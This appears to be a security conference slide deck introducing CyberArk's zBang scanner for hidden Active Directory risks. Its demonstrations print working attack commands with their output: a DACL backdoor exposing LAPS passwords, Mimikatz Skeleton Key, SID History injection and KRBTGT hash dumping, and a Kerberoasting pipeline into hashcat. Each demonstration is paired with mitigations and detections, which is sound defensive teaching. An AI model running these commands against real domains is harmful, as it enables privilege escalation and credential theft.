

# MORE zBANG FOR THE zBUCK

How zBang Can Be Used to Discover Hidden Risks



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# AGENDA

- **Hidden Risks**
  - Shadow Admins
  - Skeleton Key Attacks
  - SID History
  - Risky SPN's
- **zBang!**


# HIDDEN RISKS

# SHADOW ADMINS


# SHADOW ADMINS

## Overlooked privileged accounts.

- Not members of a privileged Active Directory Group.
- Privileges granted through the direct assignment of permissions using ACLs on AD Objects.



*Group Assignment*



*VS* *Direct Assignment*

# DEMONSTRATION

## Normal user can't access ms-mcs-AdmPwd

```
PS C:\> whoami  
corpwest\johnsmith  
PS C:\> Find-AdmPwdExtendedRights -OrgUnit Servers -IncludeComputers | fl  
  
ObjectDN          : OU=Servers,DC=corpwest,DC=local  
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins, CORPWEST\ServerAdmins}  
  
ObjectDN          : CN=Exchange,OU=Servers,DC=corpwest,DC=local  
ExtendedRightHolders : {NT AUTHORITY\SYSTEM, CORPWEST\Domain Admins}  
  
PS C:\> Get-DomainComputer Exchange -Properties name,ms-mcs-AdmPwd  
name  
Exchange
```

**FAIL!**



## DEMONSTRATION

# Privileged attacker adds backdoor to Servers OU

```
PS C:\> whoami  
corpwest\itadmin  
PS C:\> $RawObject = Get-DomainOU -Raw Servers  
PS C:\> $TargetObject = $RawObject.GetDirectoryEntry()  
PS C:\> $AdmPwdGuid = (Get-DomainGUIDMap).GetEnumerator() |  
    >>     ?{$_.value -eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name  
    >> $ACE = New-ADObjectAccessControlEntry -InheritanceType Descendents  
    >>     -AccessControlType Allow -PrincipalIdentity "Domain Users"  
    >>     -Right ExtendedRight -ObjectType $AdmPwdGuid  
    >> $TargetObject.PsBase.ObjectSecurity.AddAccessRule($ACE)  
    >> $TargetObject.PsBase.CommitChanges()  
    >>  
PS C:\>
```

A dark, blue-tinted photograph of the Boston skyline at night, featuring the Prudential Tower and other skyscrapers.

## DEMONSTRATION



# Domain user can access AdmPwd! LAPS cmdlet doesn't detect it!

```
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PS C:\> Find-AdmPwdExtendedRights -OrgUnit Servers -IncludeComputers | fl  
  
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PS C:\> Get-DomainComputer Exchange -Properties name,ms-mcs-AdmPwd  
name      ms-mcs-admpwd  
Exchange n.H54m- ]Bq;46#3dtV2&
```


**SUCCESS!**

# An ACE up the sleeve

## Designing Active Directory DACL Backdoors



Andy Robbins & Will Schroeder  
SpectreOps



# MITIGATION TECHNIQUES

- **Prevention:**
  - **None.** Pretty much your only hope for performing “forensics” on these actions.
  - If you weren’t collecting logs when backdoored, you may never know who the perp was :(
- **Detection**
  - Proper event log tuning and monitoring
    - Pro-Tip: Event log 4738 (“A user account was changed”), filtered by the property modified.
  - Replication Metadata
    - Points you in the right direction, but you still need full logs.
  - System Access Control Lists (SACL’s)
    - Contain entries that, “specify access attempts and generate audit records in the event log of a domain controller”.
    - More info at <http://bit.ly/2tOAGn7>



Allows the organization to review privileged accounts that might not be part of the organizations' known privileged groups but still may have sensitive permissions.

<https://github.com/cyberark/ACLight>

Developed by Asaf Hecht  
@Hechtov



# **SKELETON KEY**



## SKELETON KEY MALWARE

- Discovered in the wild – Jan 2015.
- Bypasses authentication on Active Directory (AD) systems.
- Threat actors can authenticate as any user.
- Does not generate network traffic.
  - Network Intrusion Protection is USELESS!



# SKELETON KEY MALWARE

- Deployed as in-memory patch on victim's AD Domain Controller.
- Downgrades encryption from AES128|256 to RC4
- Affects DC Replication
- Lacks persistence!

# DEMONSTRATION

# Running Mimikatz

```
Windows PowerShell
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PS C:\Windows\system32> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::skeleton" exit

.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jan 17 2015 01:24:17)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` < benjamin@gentilkiwi.com >
'## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */

mimikatz(commandline)> # privilege::debug
Privilege '20' OK
mimikatz(commandline)> # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
mimikatz(commandline)> # exit
Bye!
PS C:\Windows\system32>
```



BOOM. EASY AS THAT.

A dark, blue-tinted photograph of the Boston skyline at night, featuring the Prudential Tower and other skyscrapers.

# Running Mimikatz

```
PS C:\Users\Administrator\Desktop\mimikatz_trunk\x64> net use x: \\components\SECRET_DATA$ mimikatz /user:travis@cyberarkdemo
The command completed successfully.

PS C:\Users\Administrator\Desktop\mimikatz_trunk\x64> x:
PS X:\> dir

Directory: X:\

Mode                LastWriteTime      Length Name
----                -----          ---- 
-a---        5/25/2018   7:47 AM           0 Secret Files.txt
-a---        5/25/2018   7:51 AM         18 test2.txt

PS X:\>
```


DEMONSTRATION

# MITIGATION TECHNIQUES

- Enable Multi-Factor Authentication
- Isolate critical infrastructure
- Limit Privileged User Accounts.

# ZBANG SKELETON KEY SCAN

Queries all DC's in forest and tries to connect through Kerberos with AES256 encryption.





If DC is running the correct functional level and not supporting AES256 encryption, it might be infected.

# SID HISTORY

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- Attribute that can be used in case of migration of an account between two trusted domains.
- The attribute can be manipulated by attackers to escalate privileges.





# PRIVILEGED SIDS

Name	SID
Administrator	S-1-5-21 Domain – 500
KRBTGT	S-1-5-21 Domain - 502
Enterprise Domain Controllers	S-1-5-9
Domain Admins	S-1-5-21 Domain - 512
Domain Controllers	S-1-5-21 Domain - 516
Schema Admins	S-1-5-21 Domain - 518
Enterprise Admins	S-1-5-21 Domain - 519
Group Policy Creator Owners	S-1-5-21 Domain - 520
Administrators	S-1-5-32-544
Account Operators	S-1-5-32-548
Server Operators	S-1-5-32-549
Print Operators	S-1-5-32-550
Backup Operators	S-1-5-32-551
Replicators	S-1-5-32-552
Event Log Readers	S-1-5-32-573



# Adding Domain Admin rights within SID History

```
PS C:\temp\mimikatz: .\mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator"

.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
.## ^ ##.
## < > ## /* * *
## < > ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
'#####' with 15 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::addsid bobafett ADSAdministrator
SIDHistory for 'bobafett'
* ADSAdministrator OK
```

DEMONSTRATION

# DEMONSTRATION

User now has  
Domain Admin Rights.

```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof  
  
DistinguishedName : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org  
Enabled           : True  
GivenName         :  
MemberOf          : {}  
Name               : BobaFett  
ObjectClass       : user  
ObjectGUID        : d4d1e6c0-82a8-469f-b243-8602300e2dbe  
SamAccountName    : BobaFett  
  
SID                : S-1-5-21-1583770191-140008446-3268284411-3103  
SIDHistory         : {S-1-5-21-1583770191-140008446-3268284411-500}  
  
UserPrincipalName : BobaFett@lab.adsecurity.org
```

# Dump KRBTGT (Golden Ticket)

DEMONSTRATION

```
Windows PowerShell
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PS C:\Users\BobaFett> whoami
adseclab\bobafett
PS C:\Users\BobaFett> Enter-PSSession -ComputerName adsdc03.lab.adsecurity.org
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> whoami
adseclab\bobafett
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug" "sekurlsa::krbtgt" exit

.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
.## ^ ##.
## < > ## /* * *
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'#####' with 15 modules * * */

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt
current krbtgt: 5 credentials
* rc4_hmac_nt      : 1a33736fd25ad06dd9c61310173bc326
* rc4_hmac_old     : 1a33736fd25ad06dd9c61310173bc326
* rc4_md4          : 1a33736fd25ad06dd9c61310173bc326
* aes256_hmac      : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
* aes128_hmac      : 2433f1c6d10a2d466294ff983a625956

mimikatz(commandline) # Bye!
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents>
```

# DETECTION TECHNIQUES

- Enumerate all users with data in the SID History attribute which include SIDs in the same domain.
- If users haven't been migrated, search for all users with data with the SIDHistory attribute.

```
# Detect Same Domain SID History
Import-Module ActiveDirectory
[string]$DomainSID = ( (Get-ADDomain).DomainSID.Value )
Get-ADUser -Filter "SIDHistory -Like '*' -Properties SIDHistory | ` 
Where { $_.SIDHistory -Like "$DomainSID-*"}
```

## Domain Controller Events:

- 4765: SID History was added to an account.
- 4766: An attempt to add SID History to an account failed.

# ZBANG

## SID

## HISTORY

## SCAN



# RISKY SPNS



# RISKY SPN'S

- SPN is a **unique identifier** of a service instance.
- Used by Kerberos to associate a service instance to a service logon account.
  - Computer
  - User
- Stored in Active Directory...Whether it exists or not!



🤖 **Andy Thompson** 🤖 @R41nM4kr · 3h

@TimMedin I'm doing a presentation for work talking about the risk of certain SPN's and your work with Kerberos was instrumental. THANK YOU!!!  
Is there a particular picture you'd prefer next to your name? :)

# Attacking Kerberos: Kicking the Guard Dog of Hades

The screenshot shows the GitHub repository for 'kerberoast' by user 'nidem'. The repository has 27 commits, 1 branch, 0 releases, and 3 contributors. The Apache-2.0 license is applied. A merge pull request from 'magnusstubman/master' is listed. The README.md file contains a brief overview of the tool and examples of using built-in MS tools to extract accounts.

```
PS C:\> setspn -T medin -Q /*  
  
PS C:\> Add-Type -AssemblyName System.IdentityModel  
PS C:\> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "HTTP/web01.medin.local"  
  
All the tickets
```



Tim Medin  
SANS Hackfest 2014



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# Search for Vulnerable SPN's

DEMONSTRATION

```
PS C:\Users\john\Desktop\RiskySPN\RiskySPN-master> Import-Module .\RiskySPN.psm1
PS C:\Users\john\Desktop\RiskySPN\RiskySPN-master> Find-PotentiallyCrackableAccounts
```

```
UserName      : svc_sql
DomainName    : CyberArkDemo.com
IsSensitive   : True
EncType       : RC4-HMAC
Description   :
PwdAge        : 31
CrackWindow   : Indefinitely
RunsUnder     : {@{Service=MS SQL; Server=epmsvr.CyberArkDemo.com; IsAccessible=No}, @{Service=MS SQL; Server=epmsvr; IsAccessible=No}}
```

```
UserName      : svc_risky
DomainName    : CyberArkDemo.com
IsSensitive   : True
EncType       : RC4-HMAC
Description   :
PwdAge        : 150
CrackWindow   : Indefinitely
RunsUnder     : {@{Service=blah; Server=blah; IsAccessible=No}}
```

# DEMONSTRATION

## Request Kerberos Ticket for SPN

```
PS C:\Users\Administrator\Desktop\HashCat Get-TGSCipher -SPN MSSQLSvc/epmsvr.CyberArkDemo.com:1433  
SPN ----- Target ----- EncryptionType ----- EncTicketPart -----  
MSSQLSvc/epmsvr.CyberArkDemo.... svc_sql@CyberArkDemo.com RC4-HMAC (23) 094534C10136B974B4013684F9E0E...
```

# Brute-force the Kerberos Ticket

```
PS C:\Users\athompson\Downloads\hashcat-4.1.0> .\hashcat64.exe -m 13100 E:\crack.txt -a 3  
hashcat (v4.1.0) starting...
```

```
* Device #1: WARNING! Kernel exec timeout is not disabled.  
  This may cause "CL_OUT_OF_RESOURCES" or related errors.  
  To disable the timeout, see: https://hashcat.net/q/timeoutpatch  
* Device #2: Intel's OpenCL runtime (GPU only) is currently broken.  
  We are waiting for updated OpenCL drivers from Intel.  
  You can use --force to override, but do not report related errors.  
nvmlDeviceGetFanSpeed(): Not Supported
```

```
OpenCL Platform #1: NVIDIA Corporation
```

```
* Device #1: Quadro M1000M, 512/2048 MB allocatable, 4MCU
```

```
OpenCL Platform #2: Intel(R) Corporation
```

```
= Device #2: Intel(R) HD Graphics 530, skipped.  
= Device #3: Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz, skipped.
```

```
Hashes: 1 digests; 1 unique digests, 1 unique salts
```

```
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
```

```
Applicable optimizers:
```

```
= Zero-Byte  
= Not-Iterated  
= Single-Hash  
= Single-Salt  
* Brute-Force
```

```
Minimum password length supported by kernel: 0
```

```
Maximum password length supported by kernel: 256
```

```
Session.....: hashcat
```

```
Status.....: Exhausted
```

```
Hash.Type.....: Kerberos 5 TGS-REP etype 23
```

```
Hash.Target.....: Skrb5tgs$23$*svc_risky$CyberArkDemo.com$blah$...c28717
```

```
Time.Started....: Tue May 29 14:29:41 2018 (0 secs)
```

```
Time.Estimated...: Tue May 29 14:29:41 2018 (0 secs)
```

```
Guess.Mask.....: ?1 [1]
```

```
Guess.Charset....: -1 ?1?d?u, -2 ?1?d, -3 ?1?d*!$@_, -4 Undefined
```

```
Guess.Queue.....: 1/15 (6.67%)
```

```
Speed.Dev.#1....: 12188 H/s (0.47ms) @ Accel:32 Loops:15 Thr:64 Vec:1
```

```
Recovered.....: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
```

```
Progress.....: 62/62 (100.00%)
```

```
Rejected.....: 0/62 (0.00%)
```

```
Restore.Point....: 1/1 (100.00%)
```

```
Candidates.#1....: U -> X
```

```
HwMon.Dev.#1....: Temp: 54c Util: 19% Core: 993MHz Mem:2505MHz Bus:16
```

## DEMONSTRATION



# DEMONSTRATION

In a single command...

```
PS C:\> Find-PotentiallyCrackableAccounts -  
Sensitive -Stealth -GetSPNs | Get-TGSCipher -  
Format "Hashcat" | Out-File crack.txt |  
Hashcat64.exe -m 13100 crack.txt -a 3
```

# MITIGATION TECHNIQUES

- Delete unused SPN's, disable unused accounts.
  - Often overlooked.
- Avoid Dual-accounts.
  - Used by both human users and services.
- Strengthen encryption types. Switch to AES
- Least Privileged approach.
  - Consider local accounts, computer accounts, virtual, or ephemeral accounts.
- Rotated, random, and complex credentials.
  - Use an automated system, or at least employ managed service accounts.
- Avoid hardcoded credentials – use credentials management. (AIM/Conjur)
- Monitor usage of privileged accounts.
  - Specific usage of service accounts
  - Large quantities of Service Ticket requests (Event ID 4769)



Scans the domain controller for deployed services running with high privileged human accounts.



Those services can be targeted by infiltrating attacker to extract credentials utilize the privileged account for malicious purposes.



Identifies risky Kerberos delegation configurations.



Queries the Active Directory for accounts that are trusted for delegation (Unconstrained, Constrained and Protocol Transition).



zBANG

The zBang tool suite was developed by CyberArk Labs to allow organizations a quick detection of recent **dangerous risks and vulnerabilities** exploited by attackers.

This **FREE** tool suite will detect risks and potential attacks in your network.



Typical Execution (1000 machines) = Roughly 7-10 min.



# SYSTEM REQUIREMENTS

- Powershell v3+ and .NET 4.5
  - (Default in Windows 8/2012+)
- Run the tool from a domain joined machine.
- Run it with any domain user account.
  - Only Read-Only queries to the DC.



# SUMMARY

- **Hidden Risks**
  - Shadow Admins
  - Skeleton Key Attacks
  - SID History
  - Risky SPN's
- **zBang!**

The background image shows a wide-angle aerial view of the Boston skyline during sunset or sunrise. The sky is filled with dramatic, layered clouds. In the foreground, the rooftops of residential buildings are visible. The city's iconic landmarks rise in the background, including the Prudential Center, the John Hancock Tower, and the dome of the Massachusetts State House.

THANK zYOU!